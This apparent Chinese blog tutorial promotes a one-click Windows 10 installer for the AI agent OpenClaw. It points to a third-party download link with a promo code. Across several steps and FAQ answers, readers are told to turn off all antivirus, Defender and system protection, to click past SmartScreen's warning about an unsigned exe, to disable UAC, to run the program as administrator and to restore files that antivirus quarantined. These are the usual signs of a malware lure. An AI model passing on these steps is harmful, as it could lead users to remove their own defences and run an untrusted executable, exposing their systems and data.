
【拒绝复杂 新手必看】Windows10 零代码部署 OpenClaw 2.6.6 新手操作指南(内含安装包)
OpenClaw(小龙虾)是2026年热门开源AI智能体,专为Windows10优化的一键部署方案。免命令行、免环境配置,10分钟即可本地运行,支持文件整理、浏览器自动化、微信操控等任务,数据不出本地,新手友好,附专属避坑指南。
OpenClaw 小龙虾 Windows10 专属一键部署教程|10 分钟搞定本地 AI 数字员工
【最新安装包 点击下载】
适配系统:Windows10 64 位|新手友好版
核心优势:免命令行、免环境配置、解压即装,内置所有运行依赖,全程可视化操作,新手也能一次成功部署 2026 热度较高的开源 AI 智能体!本文专属:针对 Windows10 系统适配优化,解决 Win10 特有的 SmartScreen 拦截、路径权限等问题,附专属避坑指南,放心 “养虾” 不踩雷~
目录
- OpenClaw (小龙虾) 是什么?Win10 用户必看优势
- Win10 安装前「致命避坑」(不看易部署失败)
- 第一步:下载 Win10 适配版一键部署包
- 第二步:解压文件(Win10 系统专属解压方法)
- 第三步:启动一键安装程序(解决 Win10 SmartScreen 拦截)
- 第四步:Win10 专属部署配置(路径 / 权限 / 安装)
- 第五步:第一次启动与使用(Win10 初始化优化)
- 第六步:Win10 系统专属常见问题与解决办法
- Win10 用户专属后续教程 + 下载地址
一、OpenClaw (小龙虾) 是什么?Win10 用户必看优势
OpenClaw 是 2026 年初热度较高的开源本地 AI 智能体框架,GitHub 星标超 30 万,它并非简单的聊天 AI,而是能直接操控 Win10 电脑、跨软件自动执行任务的数字员工。可听懂自然语言指令,自动拆解任务、调用工具,完成整理文件、发邮件、做表格、浏览器自动化等操作,全程无需人工干预。
因 Logo 为红色龙虾,国内用户将部署与调教过程戏称为「养虾」。这款针对 Windows10 系统优化的一键部署包,核心优势对 Win10 用户更友好:
- 本地运行:数据全程在 Win10 本地存储运行,不泄露隐私
- 零代码零配置:无需敲命令行,无需手动安装 Python/Node.js,一键完成环境配置
- Win10 完美适配:解决 Win10 权限、拦截、路径等特有问题,提升部署成功率
- 开箱即用:内置 Win10 专属键鼠模拟、软件操控工具,安装完成即可使用
- 体验额度:内置 Tokens 体验额度,可体验基础功能
二、Win10 安装前「致命避坑」(不看易部署失败)
- 彻底关闭所有杀毒软件:包括 360 安全卫士 / 杀毒、腾讯电脑管家、火绒、微软 Defender 实时防护(Win10 自带)。OpenClaw 需操控 Win10 系统、读写文件,易被杀毒软件误报拦截,导致部署失败。
- 关闭 Win10 文件保护:右键「此电脑」→「属性」→「高级系统设置」→「系统保护」,暂时关闭安装磁盘的保护,避免系统拦截文件写入。
- 确保磁盘有 4G 以上空闲空间:推荐安装在 D/E 盘,Win10 C 盘权限严格,易出现安装失败,不建议安装在 C 盘。
- 取消 Win10 压缩文件夹:不要将部署包放在压缩文件夹中运行,易出现文件读取失败,需解压到本地磁盘后再操作。
三、第一步:下载 Win10 适配版一键部署包
专为 Windows10 系统优化的一键部署包,内置 Win10 专属适配文件,解决系统兼容性问题,可直接下载:
下载地址:https://openclaw.ikidi.top/api/download/package/26?promoCode=IV81A8B44E6D文件大小:约 49.7MB,建议用 Win10 自带浏览器 / 迅雷下载,避免下载中断。下载后检查文件完整性:确认文件后缀为 .zip,无损坏、无重命名。
四、第二步:解压文件(Win10 系统专属解压方法)
Win10 自带解压工具易出现文件损坏、权限不足,推荐使用 WinRAR 或 7-Zip 工具,操作步骤如下:
- 找到下载完成的
Openclaw-Windows-2.6.6.zip压缩包,右键选择「用 WinRAR/7-Zip 打开」
- 选择「解压到当前文件夹」或「解压到 Openclaw-Windows-2.6.6」,等待 1-2 分钟
- 解压完成后,生成

Openclaw-win文件夹,进入文件夹确认有「Openclaw Windows 一键启动.exe」(红色龙虾图标),即为解压成功
⚠️ Win10 避坑:不要直接双击压缩包内的程序运行,必须解压到本地磁盘后再操作!
五、第三步:启动一键安装程序(解决 Win10 SmartScreen 拦截)

Win10 系统默认开启 SmartScreen 保护,会拦截未签名程序,按以下步骤解决:
- 打开解压后的
Openclaw-win文件夹,找到「Openclaw Windows 一键启动.exe」 - 双击程序,弹出「Windows 已保护你的电脑」提示窗口
- 点击窗口左下角「更多信息」,展开后点击「仍要运行」,即可启动安装程序
✅ Win10 小技巧:右键程序→「属性」→「常规」→「解除锁定」,确定后可减少后续拦截。
六、第四步:Win10 专属部署配置(路径 / 权限 / 安装)
- 进入 Win10 初始化界面
启动后弹出 OpenClaw 欢迎界面,点击底部红色「开始使用」,进入 Win10 专属安装配置页。 - 选择 Win10 专属安装路径(关键)

Win10 对中文、特殊字符、空格路径权限严格,需按要求设置:
- 必须选择纯英文路径,无中文、无空格、无特殊字符
- 推荐路径:
D:\OpenClaw/E:\AI\OpenClaw - 错误路径:
D:\软件\小龙虾、C:\Program Files\OpenClaw、D:\OpenClaw·2.6 - 确保所选磁盘无加密、无权限限制,空闲空间≥4G
- 完成 Win10 安装确认
勾选「我已阅读并同意《用户协议》和《免责声明》」,点击「开始安装」。 - 等待自动部署
程序自动适配 Win10 系统,完成环境检测、文件部署、工具安装、配置生成、快捷方式创建等操作,全程 3-5 分钟,期间不要关闭窗口。
七、第五步:第一次启动与使用(Win10 初始化优化)
安装完成后,程序自动启动 OpenClaw 主程序:
- 等待 Gateway 服务初始化,界面显示「正在等待 Gateway 就绪...」,耐心等待 1-3 分钟(后续启动仅需几秒)
- 主界面右上角显示「Gateway 在线」,即为部署成功

Win10 主界面快速上手
- 右上角:查看 Gateway 状态、剩余体验 Tokens、重启服务
- 左侧:切换「本地」「渠道」,查看对话历史
- 底部输入框:发送自然语言指令,指令越具体,执行越精准
Win10 用户专属实操示例
- 帮我整理 Win10 D 盘下载文件夹,图片按日期分类,文档按格式分类,新建文件夹存放
- 打开 Win10 自带浏览器,搜索 2026 年 AI 智能体发展趋势,整理成 Excel 表格,保存到桌面
- 打开 Win10 微信,给备注 “同事” 发消息,内容是 “OpenClaw 部署完成,可自动干活了”
- 清理 Win10 桌面无用快捷方式,将所有 Word 文档移到 D 盘「工作文档」文件夹
八、第六步:Win10 系统专属常见问题与解决办法
Q1:Win10 安装时提示「权限不足,无法写入文件」?
A:① 右键程序「以管理员身份运行」;② 更换安装路径到 D/E 盘;③ 关闭 Win10 用户账户控制(UAC),重启电脑后重新安装。
Q2:Win10 启动后 Gateway 一直离线,重启也没用?
A:① 确认杀毒软件与 Defender 已关闭,恢复被隔离文件;② 检查安装路径为纯英文;③ 右键快捷方式→「属性」→勾选「以兼容模式运行(Win10)」+「以管理员身份运行」,重启程序。
Q3:Win10 中 AI 无法打开软件 / 操控键鼠?
A:① 开启 Win10「应用访问键鼠」「文件访问」权限;② 关闭护眼模式 / 分屏工具;③ 以管理员身份重新启动 OpenClaw。
Q4:Win10 第一次启动卡在「加载中」,超过 3 分钟没反应?
A:① 关闭后台程序,减少内存占用;② 重新以管理员身份运行;③ 检查网络连接。
Q5:Win10 桌面没有 OpenClaw 快捷方式?
A:① 右键程序→「发送到」→「桌面快捷方式」;② 重新运行安装程序,选择「修复安装」。
九、Win10 用户专属后续教程 + 下载地址
成功部署后,可关注后续 Win10 专属优化教程:
- Win10 专属技能扩展:PDF 转 Word、批量清理磁盘等
- Win10 本地大模型接入:本地运行大模型,提升隐私安全性
- Win10 聊天工具联动:接入微信 / 飞书 / 钉钉
- Win10 开机自启设置
下载地址:https://openclaw.ikidi.top/api/download/package/26?promoCode=IV81A8B44E6D
【最新安装包 点击下载】

一站式 AI 云服务平台
更多推荐
 8
8 0
0- 0


 已为社区贡献1条内容

所有评论(0)